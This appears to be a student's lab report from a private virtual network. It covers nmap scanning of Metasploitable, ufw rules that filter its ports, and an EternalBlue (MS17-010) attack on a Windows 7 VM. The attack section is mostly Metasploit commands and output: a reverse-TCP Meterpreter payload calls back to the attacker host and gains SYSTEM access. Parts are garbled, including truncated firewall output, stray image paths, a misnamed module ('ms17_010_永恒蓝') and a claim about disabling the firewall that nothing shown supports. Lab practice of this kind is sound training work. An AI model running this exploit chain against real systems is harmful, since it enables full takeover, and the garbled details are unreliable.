Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 13:51 EST
Nmap scan report for 10.0.2.101
Host is up (0.000097s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
```

I nmaped the metasploitable and all of the ports where open

```
en  telnet
en  Metasploitable2 [Running] - Oracle VM VirtualBox
en  File  Machine  View  Input  Devices  Help
en  msfadmin@metasploitable:~$ ip a
en  1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
en    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
en    inet 127.0.0.1/8 scope host lo
en      inet6 ::1/128 scope host
en        valid_lft forever preferred_lft forever
en  2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
en    link/ether 08:00:27:01:00:b6 brd ff:ff:ff:ff:ff:ff
en    inet 10.0.2.101/24 brd 10.0.2.255 scope global eth0
en      inet6 fe80::a00:27ff:fe01:b6/64 scope link
en        valid_lft forever preferred_lft forever
en  msfadmin@metasploitable:~$ sudo ufw status
[sudo] password for msfadmin:
Firewall not loaded
msfadmin@metasploitable:~$ sudo ufw enable
Firewall started and enabled on system startup
msfadmin@metasploitable:~$ sudo ufw status verbose
Firewall loaded
msfadmin@metasploitable:~$
```

At first the firewall wasn't loaded but after that I started it

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:01:00:b6 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.101/24 brd 10.0.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe01:b6/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ufw status
[sudo] password for msfadmin:
Firewall not loaded
msfadmin@metasploitable:~$ sudo ufw enable
Firewall started and enabled on system startup
msfadmin@metasploitable:~$ sudo ufw status verbose
Firewall loaded
msfadmin@metasploitable:~$ sudo ufw deny 21
Rule added
msfadmin@metasploitable:~$ sudo ufw deny 23
Rule added
msfadmin@metasploitable:~$ sudo ufw deny 3306
Rule added
msfadmin@metasploitable:~$ _
```

And to make sure I also added some rules for port 21,23 and 3306

```
[sudo] password for msfadmin:
Firewall not loaded
msfadmin@metasploitable:~$ sudo ufw enable
Firewall started and enabled on system startup
msfadmin@metasploitable:~$ sudo ufw status verbose
Firewall loaded
msfadmin@metasploitable:~$ sudo ufw deny 21
Rule added
msfadmin@metasploitable:~$ sudo ufw deny 23
Rule added
msfadmin@metasploitable:~$ sudo ufw deny 3306
Rule added
msfadmin@metasploitable:~$ sudo ufw status verbose
Firewall loaded

To                         Action  From
--                         ----  ---
21/tcp                      DENY   Anywhere
21/udp                      DENY   Anywhere
23/tcp                      DENY   Anywhere
23/udp                      DENY   Anywhere
3306/tcp                    DENY   Anywhere
3306/udp                    DENY   Anywhere

msfadmin@metasploitable:~$
```

And saw its status verbose : all of them their action are deny

laila@kali: ~

File Actions Edit View Help

```
(laila㉿kali)-[~]
$ nmap -sS 10.0.2.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 13:53 EST
Nmap scan report for 10.0.2.101
Host is up (0.00034s latency).
All 1000 scanned ports on 10.0.2.101 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:01:00:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 49.57 seconds
```

(laila㉿kali)-[~]

\$

When I nmaped again from kali nth was opened!

Metasploitable2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
sfadmin@metasploitable:~$ sudo ufw status verbose
firewall loaded

0                               Action   From
-----  -----
1 :tcp                          DENY    Anywhere
1 :udp                          DENY    Anywhere
3 :tcp                          DENY    Anywhere
3 :udp                          DENY    Anywhere
306 :tcp                         DENY   Anywhere
306 :udp                         DENY   Anywhere

sfadmin@metasploitable:~$ sudo ufw status verbose
firewall loaded



0                               Action   From
-----  -----
1 :tcp                          DENY    Anywhere
1 :udp                          DENY    Anywhere
3 :tcp                          DENY    Anywhere
3 :udp                          DENY    Anywhere
306 :tcp                         DENY   Anywhere
306 :udp                         DENY   Anywhere



sfadmin@metasploitable:~$
```


After I namped on kali I saw the status again it's still denied

After enabling and configuring the firewall on the Metasploitable machine, a follow-up Nmap scan was performed from the Kali system. The scan results showed that all scanned ports were in a filtered state, indicating that the firewall was actively blocking incoming connections. This confirms that the applied firewall rules successfully secured the system services.

9. Apply the CVE-2017-0144 (EternalBlue):







```
laila@kali:~
```

File Actions Edit View Help

Nmap done: 1 IP address (1 host up) scanned in 18.19 seconds

```
(laila㉿kali)-[~]
$ nmap -p 445 10.0.2.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 14:15 EST
Nmap scan report for 10.0.2.102
Host is up (0.00043s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:B3:9F:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.31 seconds
```

```
(laila㉿kali)-[~]
$ namp -p 445 --script smb-vuln-ms17-010 10.0.2.102
Command 'namp' not found, did you mean:
  command 'nama' from deb nama
  command 'wamp' from deb python3-autobahn
  command 'nmap' from deb nmap
  command 'pamp' from deb pam
Try: sudo apt install <deb name>
```

```
(laila㉿kali)-[~]
$ nmap -p 445 --script smb-vuln-ms17-010 10.0.2.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 14:16 EST
```


The terminal window shows the Metasploit Framework interface. The user has selected the 'ms17_010_永恒蓝' exploit for Windows SMB. They have set the RHOSTS to 10.0.2.102, PAYLOAD to windows/x64/meterpreter/reverse_tcp, and LHOST to 10.0.2.100. The exploit is run, and the system is scanned for hosts. One host at 10.0.2.102:445 is found to be vulnerable. The exploit connects to the target, and a Meterpreter session is established. The session details show the exploit payload being sent and the successful connection to the target.

```

laila@kali: ~
File Actions Edit View Help
[ metasploit v6.4.64-dev
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post
+ -- --=[ 1607 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_永恒蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set RHOSTS 10.0.2.102
RHOSTS => 10.0.2.102
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf6 exploit(windows/smb/ms17_010_永恒蓝) > run
[*] Started reverse TCP handler on 10.0.2.100:4444
[*] 10.0.2.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.102:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.102:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.102:445 - The target is vulnerable.
[*] 10.0.2.102:445 - Connecting to target for exploitation.
[+] 10.0.2.102:445 - Connection established for exploitation.

[*] 10.0.2.102:445 - 0x000000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service Pack 1
[*] 10.0.2.102:445 - 0x000000020 50 61 63 6b 20 31
[+] 10.0.2.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 10.0.2.102:445 - Trying exploit with 12 Groom Allocations.
[+] 10.0.2.102:445 - Sending all but last fragment of exploit packet
[+] 10.0.2.102:445 - Starting non-paged pool grooming
[+] 10.0.2.102:445 - Sending SMBv2 buffers
[+] 10.0.2.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 10.0.2.102:445 - Sending final SMBv2 buffers.
[+] 10.0.2.102:445 - Sending last fragment of exploit packet!
[+] 10.0.2.102:445 - Receiving response from exploit packet
[+] 10.0.2.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.102:445 - Sending egg to corrupted connection.
[*] 10.0.2.102:445 - Triggering free of corrupted buffer.
[*] 10.0.2.102:445 - Sending stage (203846 bytes) to 10.0.2.102
[+] 10.0.2.102:445 - ======WIN=====
[+] 10.0.2.102:445 - ======WIN=====
[+] 10.0.2.102:445 - ======WIN=====
[*] Meterpreter session 1 opened (10.0.2.100:4444 -> 10.0.2.102:49158) at 2025-12-17 14:18:54 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Using the Metasploit Framework, the MS17-010 (CVE-2017-0144 – EternalBlue) vulnerability was exploited against a Windows 7 Ultimate machine. After disabling the firewall and confirming SMB service availability on port 445, the system was found to be vulnerable. The exploit successfully resulted in a Meterpreter session with NT AUTHORITY\SYSTEM privileges, demonstrating complete system compromise. This confirms the severity of the EternalBlue vulnerability on unpatched Windows systems.